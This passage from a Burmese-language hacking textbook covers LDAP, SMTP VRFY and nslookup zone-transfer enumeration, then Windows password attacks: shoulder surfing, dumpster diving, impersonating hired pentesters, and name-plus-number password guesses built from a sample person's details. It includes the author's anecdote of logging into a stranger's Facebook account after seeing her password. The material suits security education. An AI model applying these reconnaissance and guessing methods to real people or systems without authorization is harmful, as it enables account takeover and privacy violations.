တတိယအဆင့်အဖြစ် အထက်ပါပုံအတိုင်း မြင်ရပါမယ်။ ကျွန်တော်တို့မှာ ရွေးချယ်စရာတွေ ရှိပါတယ်။ အကယ်၍ပေါ့။ target server မှာ ကျွန်တော်တို့အနေနဲ့ သာမန် account တစ်ခုလောက် ရှိမထားဘူးဆိုရင်တော့ Anonymous user အဖြစ် လုပ်ဆောင်နိုင်ပါတယ်။ ဒီနေရာမှာတော့ ကျွန်တော်က သာမန် (ဘာ privilege မှ မရှိတဲ့ account) တစ်ခုနဲ့ နမူနာ ပြပါမယ်။ test@training.com နဲ့ပေါ့။


user & passwords ကို မှန်အောင် ထည့်ပြီးရင် ဒီလိုပုံအတိုင်း မြင်ရပါမယ်။




Next လိုက်လို့ ရပါပြီ။



Binding လုပ်နေတာကို မြင်တွေ့ရမှာဖြစ်ပါတယ်။



CN=Users ဆိုတဲ့ထဲမှာ user တွေနဲ့ သက်ဆိုင်တာတွေကို ကျွန်တော်တို့ မြင်တွေ့ရမှာပါ။



ဒီလုပ်ဆောင်ချက်ကို လုပ်ဆောင်နိုင်ဖို့အတွက် သာမန် account တစ်ခုသာ လိုအပ်ပါတယ်။ Account လုံးဝ ရှိမထားဘူးဆိုရင်လည်း ဖြစ်ပါတယ်။ ဒါပေမယ့် account ရှိထားတာကတော့ ပိုပြီး ကောင်းမွန်တဲ့အချက်အလက်တွေ ပိုမို ရရှိစေမှာပါ။

NTP

ကျွန်တော်တို့တွေ အတော်များများ သိပြီးဖြစ်တဲ့ protocol တစ်ခုပါ။ Network Time Protocol လို့ ခေါ်ပါတယ်။ network computer တွေရဲ့ clock တွေကို synchronize လုပ်နိုင်ဖို့အတွက် ထုတ်ထားတာပါပဲ။ vulnerability analysis (or) penetration testing ပြုလုပ်မယ်ဆိုရင် NTP server ကို query လုပ်ပြီး ရလာမယ့် data တွေက တန်ဖိုးရှိပြီးတော့ မည်သည့် authentication မှ မလိုအပ်တာကြောင့် ဒီပေါ်မှာလည်း အလေးထား ပြုလုပ်လေ့ရှိကြပါတယ်။

SMTP

Simple Mail Transport Protocol (SMTP) သည် ကွန်ပျူတာ စတင်ပေါ်ပေါက်စ ကာလဝန်းကျင်ကတည်းက စတင်ခဲ့တာ ဖြစ်ပါတယ်။ နာမည်နဲ့လိုက်အောင်လည်း SMTP သည် ရိုးရှင်းပါတယ်။ email message တွေ ပေးပို့ရာ လက်ခံရာမှာ POP3 or IMAP ကို အသုံးပြုတဲ့ SMTP ကို အသုံးပြုမှု များပါတယ်။ သာမန်အားဖြင့် SMTP သည် port 25 မှာ run လေ့ရှိပြီး Mail Exchange (MX) server ပေါ်မှာ မှီတည်နေပါတယ်။

```
root@kmn:~# apt install vrfy
```

အသုံးပြုများတဲ့ command တစ်ခုဖြစ်တဲ့ VRFY ကိုတော့ apt install vrfy နဲ့ အလွယ်တကူ သွင်းယူရရှိမှာဖြစ်ပြီး user တွေကို validate လုပ်ရာမှာ အသုံးပြုနိုင်ပါတယ်။

```
root@kmn:~# vrfy
Usage: vrfy [options] [-v] address [host]
File:  vrfy [options] [-v] -f [file] [host]
Ping:  vrfy [options] [-v] -p domain
Etrn:  vrfy [options] [-v] -T domain [name]
Options: [-a] [-d] [-l] [-s] [-c secs] [-t secs]
Special: [-L level] [-R] [-S sender] [-n] [-e] [-h] [-H]
```


သူ့ကို အသုံးပြုရမယ့် ပုံစံက အထက်ပါအတိုင်းဖြစ်ပြီး options နေရာမှာ သုံးနိုင်မယ့် options တွေကိုပါ ဖော်ပြပေးထားတာ တွေ့ရပါမယ်။ တစ်ခုချင်းစီကို အသေးစိတ် ကြည့်ချင်ရင်တော့ man vrfy နဲ့ ခေါ်ကြည့်နိုင်ပါတယ်။

DNS Enumeration


DNS Enumeration ဆိုတာကတော့ organization တစ်ခုအတွက် သူတို့ရဲ့ DNS server တွေနဲ့ သက်ဆိုင်ရာ ဆက်စပ် မှတ်တမ်းတွေအားလုံးကို ညွှန်ပြပေးတဲ့ ဖြစ်စဉ်လို့ ပြောလို့ရပါတယ်။ Company (or) Organization တစ်ခုမှာ user names, computer names, IP address စတဲ့ အချက်အလက်တွေကို မှတ်တမ်းပြုသိုလှောင်ထားနိုင်မယ့် internal and external DNS servver တွေ ရှိတတ်ကြပါတယ်။ DNS Enumeration လုပ်ဆောင်ရာမှာ အသုံးပြုနိုင်တဲ့ tool (or) program တွေကတော့ NSlookup, DNSstuff, the American Registory for Internet Numbers (ARIN) နဲ့ WHOIS တို့ ဖြစ်ကြပါတယ်။

ထိုအထဲမှာ powerful လည်းဖြစ် သုံးရတာလည်း လွယ်တာကတော့ NSlookup ဖြစ်ပါတယ်။ Windows, Linux & Unix တွေမှာ ပါဝင်ပြီးသားဖြစ်လို့ windows cmd ကနေဖြစ်စေ Linux terminal ကနေ ဖြစ်စေ တိုက်ရိုက် အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။ server & other host တွေအတွက် additional IP address တွေကို


ရှာဖွေရာမှာ NSlookup ကို အသုံးပြုနိုင်ပါတယ်။ whois.net , whois.com/whois နဲ့ who.is တို့မှာလည်း သွားရောက်ကြည့်ရှုနိုင်ကြောင်း ရှေ့မှာ ကျွန်တော်တို့ ဆွေးနွေးခဲ့ကြပြီးပါပြီ။ ခုတော့ NSlookup ကို Windows မှာ အနည်းငယ် ထပ်လုပ်ကြည့်ရအောင်ပါ။ ရှေ့မှာတော့ Kali Linux Terminal မှာ အသုံးပြုတဲ့အကြောင်း ဖော်ပြဆွေးနွေးခဲ့ပြီးပြီမို့ပါ။ windows cmd မှာဖြစ်စေ terminal မှာဖြစ်စေ အတူတူပဲမို့ အပြောင်းအလဲဖြစ်သွားအောင် Windows မှာ လုပ်ဆောင်ပြခြင်းသာ။



အထက်ပါပုံအရ cmd ကို ဖွင့်ပြီး nslookup လို့ ရိုက်ထည့်လိုက်ပါတယ်။ လက်ရှိ ကျွန်တော် သုံးနေတဲ့ default server address ကို 192.168.10.2 လို့ ပြနေပါတယ်။




Linux terminal မှာ ရိုက်ကြည့်မယ်ဆိုရင်တော့ မိမိတို့ရဲ့ IP address ကို မြင်ရမှာမဟုတ်ပါ။ ဒါလေးတစ်ခုပဲ ကွာခြားပါတယ်။



ပထမ တစ်ကြောင်းမှာ set type=any လို့ ပေးလိုက်ပါတယ်။ သဘောက မည်သည့် ပုံစံကိုမဆို ရယူမယ် ဆိုတဲ့ သဘောပေါ့။ ဒုတိယကြောင်းမှာ ls -d နဲ့ server ကို -d (dump) ပြုလုပ်လိုက်ပါတယ်။ နောက်မှာတော့ ကျွန်တော်တို့ရဲ့ target domain ကို ထည့်သွင်းလိုက်ပါတယ်။

Linux terminal မှာတော့ ဒုတိယကြောင်းမှာ ls -d ထည့်စရာမလိုပါဘူး။ domain ကို တိုက်ရိုက် ရိုက်ထည့်နိုင်ပါတယ်။ မိမိတို့ရဲ့ network access ရရှိထားမှုပေါ်မူတည်ပြီး windows မှာလည်း ls -d နဲ့ ဝင်မရတာ ရှိပါလိမ့်မယ်။ zone transfer ကြောင့်ပါ။



ဘာတွေ ရလာမလဲဆိုတာကိုတော့ မိမိတို့ဘာသာ စမ်းလုပ်ကြည့်ပါခင်ဗျ။ NSlookup နဲ့ ပတ်သက်ပြီး ရှေ့မှာလည်း ဆွေးနွေးခဲ့ပြီးပြီမို့လို့ ဒီလောက်နဲ့ပဲ ရပ်နားပါရစေခင်ဗျာ။ နောက်ထပ် CHAPTER တစ်ခုမှာ System hacking အပိုင်း Windows အကြောင်းကို ဆက်ပြီး ဆွေးနွေးရအောင်ပါ။

CHAPTER 17: System Hacking - Windows

Introduction

ဒီ CHAPTR က System Hacking ဆိုပေမယ့် Windows system ကိုသာ အဓိက ဆွေးနွေးသွားမှာဖြစ်ကြောင်းတော့ ကြိုတင် ဖော်ပြထားပါရစေခင်ဗျာ။ ယနေ့ထိ ကွန်ပျူတာတွေမှာ အများဆုံး အသုံးပြုကြတာက Windos OS တွေသာ ဖြစ်ပါကြပါတယ်။ Mac တွေကို သုံးရင်တောင်မှ Windows တင်ပြီး သုံးကြတာသာ များတာကိုလည်း တွေ့မြင်ရမှာဖြစ်ပါတယ်။ ကျွန်တော်တို့ နိုင်ငံမှာ ရုံးတိုင်းလိုလိုက Windows OS ကို သုံးနေကြတယ် ဆိုတာ အားလုံး သိပြီးသား ဖြစ်လို့ System hacking ကို ဘာလို့ Windows ကို focus ထားရလဲဆိုတာ ရှင်းပြစရာ မလိုလောက်တော့ဘူး ထင်ပါတယ်။

Password Attacks

အဓိကအားဖြင့် Password Attack နှစ်မျိုး ရှိပါတယ်။ Social & Digital attacks ပါ။ Social attack မှာ attacker က victim ရဲ့ password ကို ခန့်မှန်းနိုင်ဖို့ အတွက် Shoulder surfing (ပုခုံးပေါ်မှ ကျော်ကြည့်ခြင်း/တစ်နေရာရာကနေ ကြည့်နေခြင်း) နည်းလမ်း၊ dumpster diving (အမှိုက်ပုံးထဲကနေ ကောင်းတာတွေ ပြန်ရှာထုတ်ခြင်း/ ထင်မှတ်မထားသည့် နေရာများမှ မသုံးတော့သည့် ဖိုင်များထဲမှ ရှာဖွေခြင်း) နည်းလမ်း နှင့် SE (Social Engineering) နည်းလမ်းတို့ကို အသုံးပြုကြပါတယ်။

ဒီနေရာမှာ စာရှုသူအနေနဲ့ "shoulder surfing က Social Engineering တစ်မျိုးပဲ မဟုတ်လား" လို့ မေးကောင်း မေးနိုင်ပါတယ်။ အဲသည်အတွက်တော့ မဟုတ်ပါဘူး လို့ပဲ ဖြေရပါမယ်။ ဘာလို့လဲဆိုတော့ ပထမအချက် - ကျွန်တော်တို့အနေနဲ့ ရုံး (သို့) ကုမ္ပဏီတစ်ခုအတွင်း အကြောင်းတစ်စုံတစ်ရာကြောင့် ဝင်ရောက်နိုင်တာမျိုး ရှိနိုင်ပါတယ်။ ထိုအခါမှာလည်းပဲ ကျွန်တော်တို့အနေနဲ့ Victim ကို ကြည့်မြင်နိုင်ပြီး ရန်ကုန်မှာရှိတဲ့ လိုင်းကားတွေပေါ်မှာဖြစ်စေ၊ wifi free ပေးထားသော နေရာတွေမှာ ဖြစ်စေ shoulder surfing ကို အသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် ကျွန်တော်တို့ သိမှတ်ထားရမှာက Shoulder surfing သည် ကျိန်းသေပေါက် Password ရနိုင်မယ့် နည်းလမ်း လို့ သတ်မှတ်မထားဖို့ ဖြစ်ပါတယ်။ ဘာကြောင့်လဲဆိုတော့ ကျွန်တော်တို့ ကြည့်နေတဲ့အချိန်မှာ victim က Login ပြုလုပ်ချင်မှ ပြုလုပ်မှာမို့ပါပဲ။

ဥပမာ - ကျွန်တော်တို့က ကားစီးရင်း Facebook သုံးနေမိတာ ဖြစ်ချင်ဖြစ်ပါမယ်။ Log out လုပ်မထားတဲ့အတွက် Login လုပ်စရာမလိုဘဲ သုံးရမှာဖြစ်လို့ တစ်ယောက်ယောက်က ကြည့်နေခဲ့ရင်တောင် ကျွန်တော်တို့ account ကို

မှတ်ထားရှိကလဲ့လို့ ဘာမှ တတ်နိုင်မှာ မဟုတ်ပါဘူး။ များသောအားဖြင့်က Facebook သုံးသူ အများစုသည် တစ်ကြိမ်သာ Login ဝင်ထားလေ့ရှိပြီး ပြန်ထွက်လေ့မရှိကြလို့ ဖြစ်ပါတယ်။ ရုံးတွင်းမှာလည်း ထို့အတူပါပဲ။ မိမိ အတွင်းရောက်လို့ ကြည့်ရှုနိုင်တယ်ဆိုဦးတော့ မိမိရောက်တဲ့အချိန်မှာ ကွန်ပျူတာက ဖွင့်ပြီးသားကို သုံးနေတာလည်း ဖြစ်ကောင်းဖြစ်ပါလိမ့်မယ်။ ဒါကြောင့် ကျိန်းသေ ရမယ်လို့ မပြောနိုင်တဲ့ နည်းပါ။

ဒါပေမယ့် အလျဉ်သင့်လို့ ကျွန်တော့်အနေနဲ့ ကြုံခဲ့ရတာလေး ပြန်လည်ပြောပြပါရစေ။ ရန်ကုန်မှာ လိုင်းကားစီးရင်းပဲ Facebook Account တစ်ခုကို Login ဝင်နေတဲ့ မိန်းကလေးတစ်ယောက်ကို တွေ့လိုက်ရပါတယ်။ Password တွေကို မမြင်ရဘူးဆိုပေမယ့် ကျွန်တော်တို့တွေ နေ့စဉ်သုံးနေရတဲ့ Keyboard လက်ကွက်မှာ ဘယ်ခလုတ်ကို နှိပ်လိုက်ရင် ဘာဖြစ်မယ်ဆိုတာ သိနေတာကြောင့် ထို account လေးထဲကို ကျွန်တော် ဝင်ကြည့်နိုင်ခဲ့ပြီး နောက်ကို မိမိတစ်ယောက်တည်း မဟုတ်တဲ့အချိန် Login မဝင်ဖို့အကြောင်း၊ Login Approval ထားပြီး သုံးသင့်တဲ့အကြောင်း Only Me post တစ်ခု တင်ထားခဲ့ပေးပြီး ပြန်ထွက်ခဲ့လိုက်ပါတယ်။

နောက် တစ်ခါက ပိုပြီး အရေးကြီးပါတယ်။ ဒီနေ့ခေတ်မှာက Mobile Banking တွေ iBanking တွေကို တွင်ကျယ်စွာ အသုံးပြုလာတာကြောင့် ပိုပြီး ကောင်းလာတာတွေ ရှိသလို သတိထားရမှာတွေလည်း ပိုပြီး များလာပါတယ်။ ဘဏ်တွေကလည်း ဘဏ်တစ်ခုနဲ့တစ်ခု အသုံးပြုတဲ့နည်းလမ်းတွေ ကွဲပြားတာ တွေ့ရပါတယ်။ Mobile Banking တွေထဲမှာတော့ CB Bank ရဲ့ Mobile Banking လေးကို ပိုသဘောကျမိပါတယ်။ Pass code ကို သိသွားရင်တောင် လိုက်ဖွင့်လို့ မရလို့ပါ။ သူ့ရဲ့ အားနည်းချက်ကတော့ ဖုန်းပြောင်းတဲ့အခါဖြစ်စေ software ပျက်သွားလို့ ပြန်ထည့်တဲ့အခါဖြစ်စေ ဘဏ်ကို ပြန်သွားရတာလေးတစ်ခုပါပဲ။

ကျန်တဲ့ Bank တွေထဲမှာ Aya နဲ့ KBZ တို့ပဲ ကျွန်တော်သုံးဖူးလို့ ဥပမာလေး ပြောပြပါမယ်။ Login မှာ User နေရာတွေကို formula နဲ့ ထားတာဖြစ်လို့ မှတ်ဖို့လွယ်ပါတယ်။ (ဘယ်လို ထားလဲဆိုတာတော့ မပြောတော့ပါဘူး။ သုံးဖူးသူတွေ အလွယ်သိနိုင်ပါတယ်။)။ Mail တစ်ခုကို login ဝင်သလို user နဲ့ password ကိုသာ သိရင် ဘယ်သူမဆို အလွယ်တကူ ဝင်လို့ ရပါတယ်။ ကျွန်တော်တွေ့ဖူးတဲ့ တစ်စုံတစ်ယောက်ကတော့ ကားပေါ်မှာ လူအများကြီးကြားမှာက Mobile Banking ဖွင့်ပြီး ငွေစစ်တာပါ။ user name နဲ့ password က မှတ်ရလွယ်လွန်းလို့ သုံးလေးလထိတောင် မှတ်မိနေတုန်းပါ။ သူ့ Account ထဲမှာ သူ့ဘာသာ စစ်နေတုန်း ကျွန်တော်မြင်လိုက်ရတာတော့ သိန်း ၂၀ ကျော် ရှိပါတယ်။ (တစ်ယောက်ယောက်ကများ မြင်ပြီး အခြား account တစ်ခုခုထဲ လွှဲလိုက်ရင် . . . .)

ကျွန်တော်တို့တွေက နည်းပညာတွေ တိုးတက်လာတာတွေကို အသုံးချနေကြလိုက်သုံးနေကြပေမယ့် security ကို အလေးထားဖို့ မေ့နေတတ်ကြပါတယ်။ ဆက်ပြီးဆွေးနွေးရအောင်ပါ။ အပေါ်မှာ ကျွန်တော် ဆွေးနွေးခဲ့တဲ့ shoulder surfing က

ဘယ်နေရာမှာမှ အသုံးမဝင်ဘူးလို့ ထင်မှာ စိုးလို့ နမူနာ ဖော်ပြခြင်းသာ ဖြစ်ပြီး မိမိတို့အတွက်လည်း ဆောင်ရန်ရှောင်ရန်လေးတွေကို မှတ်ထားသင့်ပါတယ်။ (ဒီနည်းလမ်းနဲ့ အချို့သော Facebook Page admin တွေရဲ့ ပေါ့လျော့မှုကြောင့် Account ပါပြီး Page သိမ်းခံလိုက်ရတယ် ဆိုတာတွေလည်း ကြားဖူးပေါင်း များလှပါပြီ)။

အချို့က user name & password လို အရေးပါတာတွေကို note ထဲမှာ မှတ်လေ့ ရှိကြပါတယ်။ ထို note တွေသည် စာအုပ်မှာလည်း ဖြစ်နိုင်သလို ဖုန်းထဲက note လည်း ဖြစ်နိုင်ပါတယ်။ ကွန်ပျူတာမှာတော့ Stick note မှာ မှတ်လေ့ရှိသူတွေလည်း တွေ့ဖူးပါတယ်။ dumpster diving ကတော့ အဲဒါတွေထဲကနေလည်း ရှာဖွေတာပါပဲ။

Hacker တစ်ယောက်သည် ကျွန်တော်တို့ရဲ့ ရုံးထဲကို ဘယ်လို ရောက်ရှိလာနိုင်မလဲ တွေးကြည့်ရအောင်။ ပထမအချက် - သူသည် ရုံးထဲက (ကုမ္ပဏီထဲက) တစ်ယောက်ယောက်နဲ့ friend ဖြစ်နေတာလည်း ဖြစ်နိုင်သလို ယာယီအနေနဲ့ ဝန်ထမ်းအဖြစ် အလုပ်လာလုပ်နေတာလည်း ဖြစ်နိုင်ပါတယ်။ အချို့သော hacker တွေသည် သူတို့ လုပ်ဆောင်မယ့် လုပ်ငန်းရဲ့ အကြီးအသေးပေါ် မူတည်ပြီးတော့ individual information တွေ ရဖို့ လတွေနဲ့ချီပြီးတောင် စောင့်ဆိုင်း လုပ်ဆောင်လေ့ ရှိကြပါတယ်။ (hacker ဆိုတာ ဇွဲလည်း အလွန်ကောင်းတဲ့သူတွေ ဖြစ်ကြပါတယ်)

ကျွန်တော် ဖော်ပြခဲ့တာက လ တွေနဲ့ ချီပြီး လို့နော် လ လည်းမဟုတ်သလို နှစ်တွေနဲ့လည်း မချီပါဘူး။ (အလွန်ဆုံး တစ်နှစ်လောက်ထိပေါ့) :)

အခြားသော နိုင်ငံတွေမှာတော့ company ထဲကို ခပ်တည်တည် ဝင်လာပြီးတော့ Internal Penetration Testing လုပ်ဖို့ တရားဝင်ငှားရမ်းထားကြောင်း စာရွက်စာတမ်း အတုတွေနဲ့အတူ (တာဝန်ရှိသူ အကြီးအကဲတွေ မရှိတဲ့/ပြန်လာဖို့ ခက်တဲ့ အချိန်တွေမှာ) သွားရောက်ပြီး လိုချင်တဲ့ အချက်အလက်တွေ ရအောင် လုပ်တာမျိုး လုပ်ဆောင်ကြလေ့ ရှိပါတယ်။ ဒီမှာတော့ အဲလို လုပ်ဖို့ မလွယ်ပါဘူး ဗျ။

Social Attack ပြီးတော့ နောက်တစ်ခုက Digital Attack ပါ။ Digital Attack ကိုတော့ Key loggers, Password guessing, password cracking, brute force attacks နဲ့ rainbow tables တွေကို အသုံးပြုခြင်း စတဲ့ နည်းလမ်းတွေနဲ့ လုပ်ဆောင်နိုင်ပါတယ်။ တစ်ခုချင်းစီအကြောင်းကို သင့်တော်ရာနေရာတွေမှာ ထည့်သွင်း ဆွေးနွေးသွားပါမယ်။

Password Guessing

ဒီခေါင်းစဉ်ကိုတွေ့တော့ စာရှုသူအနေနဲ့ ပြုံးချင် ပြုံးမိမှာပါ။ Password Guessing ဆိုတာ Hacking ထဲမှာ ရယ်စရာကောင်းတဲ့ အပိုင်းတစ်ခုလို့ ထင်မြင်မိချင် ထင်မြင်မိမှာပါ။ ဒါပေမယ့် ကျွန်တော်တို့ရဲ့ လက်တွေ့ ဘဝမှာတော့ Password Guessing က အတော့်ကို အရေးပါတဲ့နေရာမှာ ရှိနေတာကို တွေ့ရပါတယ်။ Password Guessing ကို ထိထိရောက်ရောက် လုပ်ဆောင်နိုင်ဖို့အတွက်တော့ မိမိ target ထားတဲ့

victim ရဲ့ အချက်အလက်တွေပေါ် မူတည်စဉ်းစားရမှာ ဖြစ်ပါတယ်။ ဒီလို လုပ်ဆောင်ရာမှာ Password Guessing Tool တွေကိုလည်း အသုံးပြုနိုင်ပါတယ်။

Password Guessing ဆိုတာ မိမိ target ရဲ့ Password ကို ခန့်မှန်းခြင်း ဖြစ်လို့ ပုံသေနည်း ဆိုတာတော့ ရှိမှာမဟုတ်ပါဘူး။ ဒါပေမယ့် စဉ်းစားစရာအချက်တွေ တော့ ရှိနေပါတယ်။ ကျွန်တော်တို့ရဲ့ target company (or) target organization မှာ အချို့သော အချက်တွေဟာ သတိမမူမိဘဲ အသုံးပြုနေမိတတ်တာ ဖြစ်နေနိုင်ပါတယ်။ ဒါကြောင့် တစ်ချက်ချင်းစီကိုပဲ ဆွေးနွေးသွားပါရစေ။

၁။ ကျွန်တော်တို့တွေသည် Password သတ်မှတ်ရာမှာ ပထမဆုံး စဉ်းစားတာက ကျွန်တော်တို့ မှတ်မိဖို့ပါ။ (အဲလိုမှ မဟုတ်ရင် ကိုယ့်ဘာသာ မေ့ပြီး အဆင်ပြေမှာ မဟုတ်ပါဘူး)။ အဲဒီတော့ ကျွန်တော့်တို့ မှတ်မိမယ့် အရာတွေကိုသာ password အဖြစ် အသုံးပြုလေ့ရှိကြပါတယ်။

၂။ ကျွန်တော်တို့တွေမှာ security knowledge ရှိတဲ့သူတွေကတော့ Secure ဖြစ်ဖို့လည်း စဉ်းစားရပါတယ်။ (အချက် ၁ အတိုင်း မှတ်မိဖို့ရယ်၊ အချက် ၂ အတိုင်း လုံခြုံမှုရှိဖို့ရယ်ပေါ့)။ ဒါပေမယ့် လူအများစုအတွက်ကတော့ နံပါတ် တစ်အချက်ကိုပဲ အဓိက ထားလေ့ရှိကြပါတယ်။

အထက်ပါ အချက် နှစ်ချက်မှာ တွေးစရာ ခန့်မှန်းစရာတွေ ဖြစ်ပေါ်သွားတာ ဖြစ်ပါတယ်။ ဒါပေမယ့် အခြေခံ တွေးတောနိုင်တဲ့ password guessing နည်းလမ်းမှာ တစ်နိုင်ငံနဲ့ တစ်နိုင်ငံ ယဉ်ကျေးမှုအရ၊ နေထိုင်မှု စနစ်အရ စကားလုံးတွေ တော့ ကွာခြားချင် ကွာခြားနိုင်ပါတယ်။

နံပါတ်တစ် အချက်ကို ပထမဆုံး ဆွေးနွေးရအောင်ပါ။ ကျွန်တော်တို့တွေသည် ကျွန်တော်တို့ကိုယ်တိုင် မှတ်မိမယ့် password မျိုးကိုပဲ စဉ်းစားလေ့ရှိကြပါတယ်။ ဒီအချက်က ဆွေးနွေးရရင် ကျယ်ပြန့်ပါတယ်။ ဒါ့ပြင် တစ်ယောက်နဲ့ တစ်ယောက် သတ်မှတ် ခံယူပုံချင်းလည်း မတူပါဘူး။ ဒါကြောင့် Password Guessing ကို လုပ်တော့မယ်ဆိုရင် ပထမဆုံး ကျွန်တော်တို့ သိမှတ်ထားရမှာတွေက နာမည်တွေ ဖြစ်ပါတယ်။

လူအများစုသည် name password ကို အသုံးပြုကြလေ့ရှိပါတယ်။ ဒါက သိပ်ပြီး ရိုးစင်းတယ်လို့ ထင်ကောင်းထင်ပါမယ်။ ဒါပေမယ့် ကျွန်တော်တို့တွေ နာမည်ကို အမှန်တကယ် သုံးကြပါတယ်။ နာမည်သက်သက်ထက် ကိန်းကလေးတွေနဲ့ တွဲပြီး သတ်မှတ်တာမျိုးပါ။ သူ့ကို format ကလေးနဲ့ ပြောရင် ဒီလိုပါ။ "Name+Number" ဥပမာပြောရရင်တော့ khitminnyo123 ပေါ့။ (ကျွန်တော့်နာမည်နဲ့ ဥပမာပေးထားလို့ ပါ)။ ကိန်းတွေနေရာမှာတော့ မိမိတို့သုံးတဲ့ ဖုန်းနံပါတ်ရဲ့ နောက်ဆုံးဂဏန်းတွေ လည်း ဖြစ်နေနိုင်သလို မိမိတို့ရဲ့ မွေးနေ့တွေကို ထည့်သွင်းထားတာ လည်း ဖြစ်နိုင်ပါတယ်။

ဥပမာ ကျွန်တော်တွေ့ဖူးတဲ့ Password ကလေးတွေကို ပြောရရင် Name+Number မှာ နာမည်က အောင်အောင်၊ ဖုန်းနံပါတ်က ၀၉ ၁၂၃ ၄၅၆ ၇၈၉၊ မှတ်ပုံတင် နံပါတ်က ၀၆၂၆၁၂ ၊ မွေးနေ့က January 4, 1990 ဆိုကြပါစို့။

Name+Number ပုံစံနဲ့ စဉ်းစားရင် သူ့ရဲ့ ဖြစ်နိုင်ချေ ရှိတဲ့ password သည် အောက်ပါအတိုင်းထဲက ဖြစ်ပါမယ်။

aungaung123

aungaung12345

aungaung789

aungaung123456789

agag123456789 (Ph.No.)

AgAg123456789

aungaung062612

aungaung4190 (4.1.1990)

aungaungjanuary4

